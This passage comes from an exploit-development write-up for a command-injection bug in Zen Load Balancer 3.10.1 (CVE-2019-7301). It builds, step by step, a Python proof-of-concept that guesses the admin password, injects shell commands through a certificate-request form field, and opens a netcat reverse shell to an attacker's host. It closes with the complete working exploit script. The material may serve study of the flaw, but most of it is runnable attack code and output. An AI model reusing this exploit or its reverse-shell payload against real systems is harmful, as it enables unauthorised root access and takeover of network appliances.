Sure. ;] Our hero here is the ***filelog*** parameter:



Let's move to the next example...

Initial „proof-of-concept”

I think we have all the details to start creating our initial proof-of-concept.

As we are already *authenticated user* we can continue from that step:

```
def logmein(target):
  print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl)

  #pwd_file = '/usr/share/wordlists/dirb/common.txt'
  pwd_file = 'passwd.lst'

  try:
    read_pwds = open(pwd_file, 'r')
    pwds = read_pwds.readlines()

    for pwd in pwds:
      pwd = pwd.rstrip()
      logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd))
      logmeresp = logme.text

      #print logmeresp
      if '<p>Hello <strong>admin</strong>' in logmeresp:
        print '[+] admin user logged-in! :D'
        print '[+] working password: %s' % ( pwd )
        load3r(target, username, pwd)

  except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'


def load3r(target, username, pwd):
  print '[+] time to get reverse shell, preparing...'
  print 'target: %s' % ( target )
  print 'user  : %s' % ( username )
  print 'passwd: %s' % ( pwd )
```

Checking:

```
c@kali:~/src/eonila/zenload3r$ ./zenload3r.py https://192.168.1.200
zenload3r.py - zen load balancer pwn3r
      zenload3r.py - vs - https://192.168.1.200

[+] checking if host is alive...
[i] ...it is. we need to log in to proceed
[+] trying admin and default password "P@ssw0rd" vs https://192.168.1.200:444/index.cgi
[+] admin user logged-in! :D
[+] working password: admin
[+] time to get reverse shell, preparing...
target: https://192.168.1.200:444/index.cgi
user  : admin
passwd: admin
c@kali:~/src/eonila/zenload3r$ vim zenload3r.py
c@kali:~/src/eonila/zenload3r$
```

Looks good. We can continue our modifications. Original request (from *example 01*) is presented on the table below:

```
POST /index.cgi HTTP/1.1
Host: 192.168.1.10:444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://192.168.1.10:444/index.cgi?id=1-3&action=Show_Form
Content-Type: application/x-www-form-urlencoded
Content-Length: 247
Origin: https://192.168.1.10:444
Authorization: Basic YWRtaW46UEBzc3cwcmQ=
Connection: close
Upgrade-Insecure-Requests: 1
```

```
Cache-Control: max-age=0

cert_name=asd&cert_issuer=Sofintel&cert_fqdn=asd&cert_division=aas";id>/tmp/idnow;#asdd&cert_organization=asd
&cert_locality=asd&cert_state=asd&cert_country=as&cert_mail=asd%40asd.com&cert_key=2048&id=1-
3&actionpost=Generate+CSR&button=Generate+CSR
```

We can continue with our initial poc. Current goal is:

- check is target is alive
- guess password
- login in
- inject our command

After small modifications we should be somewhere here:

```
      if '<p>Hello <strong>admin</strong>' in logmeresp:
        print '[+] admin user logged-in! :D'
        print '[+] working password: %s' % ( pwd )

        load3r(baseUrl, pwd)

  except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'


def load3r(baseUrl, pwd):
  print '[+] time to get reverse shell, preparing...'

  creds = base64.b64encode("{}:{}".format(username,pwd))
  creds2 = creds.rstrip()
  print 'creds: ', creds2
```

All should be set properly now. Unfortunately after a while I still wasn't able to redirect ('logged-in') session to the 'next stage' -> request with our additional command(s).

This was the moment when I was looking for some help online. I wasn't sure which headers I'm missing and/or which should be fixed or excluded...

And that's how I found an excellent hint from _*mzer0*[4]:

- „why not to use 'copy as python request' from Burp Suite?"

And it was priceless idea (thanks)! ;)


Example code generated by Burp is presented on the screen below:

```
c@kali:~/src/eonila/zenload3r$ cat ap.py
#!/usr/bin/env python
import requests

import base64
import sys, re
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()
from requests.auth import HTTPBasicAuth

burp0_url = "https://192.168.1.200:444/index.cgi"
burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gec
ko/20100101 Firefox/73.0", "Accept": "text/html,application/xhtml+xml,application/xml;
q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Enc
oding": "gzip, deflate", "Content-Type": "application/x-www-form-urlencoded", "Origin"
: "https://192.168.1.200:444", "Authorization": "Basic YWRtaW46YWRtaW4=", "Connection"
: "close", "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&action=Show_Form", "
Upgrade-Insecure-Requests": "1"}
burp0_data = {"cert_name": "qweqweqwe", "cert_issuer": "Sofintel", "cert_fqdn": "qweqw
eqwe", "cert_division": "qweqweqwe", "cert_organization": "qwe\";id>/tmp/tutez;#qweqwe
", "cert_locality": "qweqweqwe", "cert_state": "qweqweqwe", "cert_country": "qw", "cer
t_mail": "qweqweqwe@qweqweqwe.com", "cert_key": "2048", "id": "1-3", "actionpost": "Ge
nerate CSR", "button": "Generate CSR"}
requests.post(burp0_url, headers=burp0_headers, data=burp0_data,verify=False)

print 'done'
```

Now the case is to *implement* it in our previous *skeleton-poc.* After a while we should be somewhere here:

```
def load3r(baseUrl, pwd):
  print '[+] time to get reverse shell, preparing...'

  creds = base64.b64encode("{}:{}".format(username,pwd))
  creds2 = creds.rstrip()
  print 'creds: ', creds2

  baseUrl = "https://192.168.1.200:444/index.cgi"
  headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
    "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/x-www-form-urlencoded", "Origin": "https://192.168.1.200:444",
    "Authorization": "Basic {}".format(creds2), "Connection": "close",
    "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&action=Show_Form", "Upgrade-Insecure-Requests": "1"
  }
  reqdata = {"cert_name": "qweqweqwe", "cert_issuer": "Sofintel",
    "cert_fqdn": "qweqweqwe", "cert_division": "qweqweqwe",
    "cert_organization": "qwe\";id>/tmp/tutez;#qweqwe",
    "cert_locality": "qweqweqwe", "cert_state": "qweqweqwe",
    "cert_country": "qw", "cert_mail": "qweqweqwe@qweqweqwe.com",
    "cert_key": "2048", "id": "1-3", "actionpost": "Generate CSR", "button": "Generate CSR"}

  requests.post(baseUrl, headers=headers, data=reqdata,verify=False)

  print '[*] got r00t? ;>\n'
```

Let's see if this time we will see (the last) request in the logs:



Looks good. We are ready to move forward... ;)

Weaponizing


Weaponizing this kind of 'exploits' is the easiest part. We simply need to prepare a listening *netcat* in one (Kali) console windows and run our *poc* in other one. *Payload* we'll use this time looks like this:

Create file on remote host	s";id>/tmp/idnow;#asd
Create reverse shell	a";nc 192.168.1.170 4444 -e /bin/sh;#


Let's add the 2nd one to our poc:

```
baseUrl = "https://192.168.1.200:444/index.cgi"
headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64;
  "Accept": "text/html,application/xhtml+xml,application/xml;q
  "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encodi
  "Content-Type": "application/x-www-form-urlencoded", "Origin
  "Authorization": "Basic {}".format(creds2), "Connection": "c
  "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&actio
}
sh = "a\";nc 192.168.1.170 4444 -e /bin/sh;#"
reqdata = {"cert_name": "qweqweqwe", "cert_issuer": "Sofintel"
  "cert_fqdn": "qweqweqwe", "cert_division": "qweqweqwe",
  "cert_organization": sh,
  "cert_locality": "qweqweqwe", "cert_state": "qweqweqwe",
  "cert_country": "qw", "cert_mail": "qweqweqwe@qweqweqwe.com"
  "cert_key": "2048", "id": "1-3", "actionpost": "Generate CSR

requests.post(baseUrl, headers=headers, data=reqdata,verify=Fa
```

Listening *netcat* is waiting on Kali VM on port 4444/tcp so we are ready to go:



Whoweare? ;]



Looks like it's done. Full *poc* code is presented in the table below:

#!/usr/bin/env python

```
# zenload3r.py - zen load balancer pwn3r
# 28.03.2020 @ 22:41
#
# by cody sixteen
#

import base64
import sys, re
import requests
import ssl
from functools import partial
ssl.wrap_socket = partial(ssl.wrap_socket, ssl_version=ssl.PROTOCOL_TLSv1)
# disable ssl warnings:
import urllib3
urllib3.disable_warnings()
from requests.auth import HTTPBasicAuth

#
target = sys.argv[1]
username = 'admin'
password = 'P@ssw0rd'

def main():
  print 'zenload3r.py - zen load balancer pwn3r'
  print '      zenload3r.py - vs - %s' % ( target )
  print ''

  print '[+] checking if host is alive...'
  global sess
  sess = requests.session()
  global baseUrl
  baseUrl = target + ':444/index.cgi'
  checkBaseUrl = sess.get(baseUrl, verify=False)
  checkBaseResp = checkBaseUrl.status_code

  #print checkBaseResp
  if checkBaseResp == 401:
    print '[i] ...it is. we need to log in to proceed'
    logmein(baseUrl)


def logmein(target):
  print '[+] trying %s and default password "%s" vs %s' % (username, password, baseUrl
)

  #pwd_file = '/usr/share/wordlists/dirb/common.txt'
  pwd_file = 'passwd.lst'

  try:
    read_pwds = open(pwd_file, 'r')
    pwds = read_pwds.readlines()

    for pwd in pwds:
      pwd = pwd.rstrip()
      logme = sess.post(baseUrl, auth=HTTPBasicAuth(username,pwd), allow_redirects=Tru
e)
      logmeresp = logme.text

      #print logmeresp
      if '<p>Hello <strong>admin</strong>' in logmeresp:
        print '[+] admin user logged-in! :D'
        print '[+] working password: %s' % ( pwd )
```

```
      load3r(baseUrl, pwd)

  except requests.exceptions.ConnectionError:
    print '[-] Can not connect to remote host :C\n'


def load3r(baseUrl, pwd):
  print '[+] time to get reverse shell, preparing...'

  creds = base64.b64encode("{}:{}".format(username,pwd))
  creds2 = creds.rstrip()
  print 'creds: ', creds2

  baseUrl = "https://192.168.1.200:444/index.cgi"
  headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/2
0100101 Firefox/73.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8",
    "Accept-Language": "pl,en-US;q=0.7,en;q=0.3", "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/x-www-form-urlencoded", "Origin": "https://192.168.1.
200:444",
    "Authorization": "Basic {}".format(creds2), "Connection": "close",
    "Referer": "https://192.168.1.200:444/index.cgi?id=1-3&action=Show_Form", "Upgrade
-Insecure-Requests": "1"
  }
  sh = "a\";nc 192.168.1.170 4444 -e /bin/sh;#"
  reqdata = {"cert_name": "qweqweqwe", "cert_issuer": "Sofintel",
    "cert_fqdn": "qweqweqwe", "cert_division": "qweqweqwe",
    "cert_organization": sh,
    "cert_locality": "qweqweqwe", "cert_state": "qweqweqwe",
    "cert_country": "qw", "cert_mail": "qweqweqwe@qweqweqwe.com",
    "cert_key": "2048", "id": "1-3", "actionpost": "Generate CSR", "button": "Generate
CSR"}

  requests.post(baseUrl, headers=headers, data=reqdata,verify=False)

  print '[*] got r00t? ;>\n'


# run me:
if __name__ == '__main__':
  main()
```

Summary

Idea of this paper was to investigate the bug I found few weeks ago - RCE in Zen Load Balancer(3.10.1)[1] also known as CVE-2019-7301[2]. Reader – with the basic knowledge of python language and OWASP TOP 10 – should now be able understand the whole idea of creating „quick poc" described in this document and (re)create his/her own exploits (using other RCE bugs described in this file). In the final stage we have a fully working 'preauth' root exploit.

References

Below you will find resources used/found when I was creating this document:

[1] – Original bug described on the blog

[2] – CVE-2019-7301

[3] – Zen Load Balancer ISO

[4] - Kudos for *_mzer0*

[5] – For Patrons only ;)